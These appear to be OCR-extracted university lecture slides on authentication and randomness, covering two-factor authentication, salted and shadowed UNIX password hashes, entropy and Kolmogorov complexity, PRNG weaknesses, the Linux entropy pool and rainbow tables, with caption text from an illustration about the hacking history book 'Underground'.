- Bishop: “Authentication consists of an entity, the *user*, trying to convince a different entity, the *verifier*, of the user's identity. The user does so by claiming to know some information, to possess something, to have some particular set of physical characteristics, or to be in a specific location.”
- Informally: something you know, something you have, something you are

# 2FA = 2-Factor Authentication

- Two of these:
  - Something you know
  - Something you have
  - Something you are
- *E.g.*, bank card plus PIN
- For Internet services, typically the first two
- Helps protect against phishing, for example

# Basic UNIX/Linux authentication

- Ties you (the identity) to your user ID (the principal), which is in turn tied to subjects (*e.g.*, processes) and objects (*e.g.*, files)
- Based on hashing
  - Also salting
  - Also shadowed password hashes

# Not a pop quiz #4

- A measure of the information of a **random process**
- Pop quiz #3: Based on the above definition, order the following binary sequences from most entropy to least entropy?:

A) 11111111000000000000000011111111

B) 10111001110011001100010000110100

C) 00000000000000000000000000000000


D) 00010010000001000000001000000001



I pity the fool who uses the word “entropy” to describe a bit sequence or string without realizing that they are implicitly talking about algorithmic entropy (*a.k.a.*, Kolmogorov complexity) rather than the standard definition of entropy that Claude Shannon used to describe random processes!

# Turing machines

Source: https://www.youtube.com/watch?v=gJQTFhkhwPA



# Halting problem

- From a description of an arbitrary computer program and an input, determine whether the program will finish running or continue to run forever.

  P: if (halts(P)) then: while true {}; else halt;

# Gödel's Incompleteness Theorem


- In axiomatic systems capable of arithmetic, can't separate mathematics and meta-mathematics, can always form sentences of the form:

  This sentence is false.

- As Einstein put it:
  - “As far as the laws of mathematics refer to reality, they are not certain, as far as they are certain, they do not refer to reality.”
  - “We can't solve problems by using the same kind of thinking we used when we created them.”

# Kolmogorov complexity

- Defined as the length of the shortest computer program that produces the object as output.



# Chaitin's incompleteness theorem

- “The fact that a specific string is complex cannot be formally proven, if the complexity of the string is above a certain threshold.” [Wikipedia]
- Berry's paradox:
  - “the smallest positive integer not definable in fewer than twelve words”

# PRNG

- Example:

  $X_{i+1} = X_i * a + b \bmod m$

- Seed
- Period
- Can be made cryptographically strong
  - Attacker knows the algorithm and lots of past bits
  - *E.g.*, take the above and encrypt it with AES and a well chosen key.
  - For more detailed examples, look up Yarrow or Fortuna.

# PRNG problems

- Seeding problems
  - E.g., when you first boot an embedded device
- Periodicity problems
  - Never use srand(time) and rand() for crypto
- Backdoors
  - Dual_EC_DRBG (see Snowden revelations)
- Predictability
  - Witty worm

So, where do random numbers for crypto come from in practice on everyday user devices?

# Linux kernel's entropy pool




Secure hash function
(*e.g.*, SHA1 or
ChaCha20-based)

`/dev/urandom`
`/dev/random`






SUELETTE DREYFUS & JULIAN ASSANGE
UNDERGROUND
Tales of Hacking, Madness and Obsession on the Electronic Frontier
CANONGATE
UNDERGROUND
Suelette Dreyfus • 1997
AUSTRALIA / 1980s–1990s
1990: A WORM?
Phoenix calls Markoff
Those hacks were us.
SUELETTE DREYFUS
ELECTRON
Richard Jones
THE REALM
ELECTRON ILLUSTRATED
PHOENIX
Nahshon Even-Chaim
MENDAX
Julian Assange
WANK link?
UNPROVEN
DESZIP
Matt Bishop's fast DES
Dartmouth → Spaf → passphrase
Password cracking
MATT BISHOP
SPAF
WANK / 1989
Worms Against Nuclear Killers
SYSTEM / SYSTEM
DECNET / DECNET
Weak passwords • VAX/VMS • DECnet
Authorship unproven
Galileo
PRIME
PRIME / PRIMOS
Minerva • OTC, Sydney
VAX 11/780
DEC VAX / VMS
Hayes SMARTMODEM 1200
DIAL-UP / X.25
Dreyfus, Underground, chs. 1–2, 5–6 • Electron illustrated



username

/etc/passwd

/etc/shadow

password

Salt

SHA-512

hash

hash


Compare

Match?  Yes or no.

# Passwords

- Should be high ~~entropy,~~ algorithmic complexity
- Should be easy to remember

These requirements are in conflict with each other!
Password managers help.




## Rainbow Table

| | |
|---|---|
| aaaa | 19330d1d |
| qwer | da09d7dc |

Plagiarized from https://i.imgsafe.org/2bf87cbfe2.png


# Time-memory tradeoff

- Rainbow tables can store lots of hash results compactly (precomputation)
- Just check if a user's hash might be in a hash chain, only recalculate it if so
- As a fall-back, just try every possible password (brute force)

Salting helps against precomputation.

Good passwords, system-imposed delays, shadowing help against brute force.

# Shadowing the password file



# Login prompt

- Associated with a character device
  - Which is in turn associated with a file descriptor
  - Different possibilities
    - init (or systemd) has the keyboard and screen as file descriptors, fork()s a logind child
    - init (or systemd) fork()s sshd, which listens for network connections, associates them with file descriptors, and then fork()s logind
